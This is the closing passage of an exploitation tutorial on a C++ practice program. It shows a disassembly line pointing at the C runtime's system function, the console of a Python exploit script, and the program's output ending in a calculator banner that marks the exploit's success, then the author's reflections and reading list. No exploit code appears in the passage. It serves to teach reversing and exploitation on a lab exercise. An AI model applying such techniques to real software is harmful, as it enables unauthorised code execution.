


```
ucrtbase.dll:000007FEF0F74E30 ucrtbase_system:
ucrtbase.dll:000007FEF0F74E30 jmp     near ptr unk_7FEF0F74BAC
ucrtbase.dll:000007FEF0F74E30 ; ---------------------------------------------------
```

If we execute the exploit, out of IDA:



```
C:\Python27\python.exe
[!] PRESS ENTER TO START EXPLOIT (ATTACH DEBUGGER HERE IF YOU WANT)
_
```



```
C:\Python27\python.exe
<EXE>Respuesta = 69
<EXE>Please enter an integer value:
<EXE>
<EXE>Valor = -2
<EXE>Respuesta = 69
<EXE>Please enter an integer value:
<EXE>
<EXE>Valor = -2
<EXE>Respuesta = 69


 _____________________
|  ________________   |
| | FARE        9. |  |
| |________________|  |
|  ___ ___ ___   ___  |
| | 7 | 8 | 9 | | + | |
| |___|___|___| |___| |
| | 4 | 5 | 6 | | - | |
| |___|___|___| |___| |
| | 1 | 2 | 3 | | x | |
| |___|___|___| |___| |
| | . | 0 | = | | / | |
| |___|___|___| |___| |
|_____________________|
enjoy your calc :) (by Fare9)
```

Well we finally reach the end of this tutorial to exploit the exercise, it has been fun, because I improved skills in C++ disassembling and recognition. Also as always I do this kind of exploits (that I don't do everyday) I learn something new (I'm sure if you do this everyday maybe become a habit, and rarely you learn something).
To learn a little bit about reversing C++ I read documentation on internet, but also the next books:

- "Practical Malware Analysis: A Hands-On Guide to Dissecting Malicious Software" by Michael Sikorski (@mikesiko) and Andrew Honig (@AndyKHonig).
- "Reversing Ingeniería Inversa Teoría y aplicación" by Rubén Garrote García (@B0ken)

You can find me on twitter: @Farenain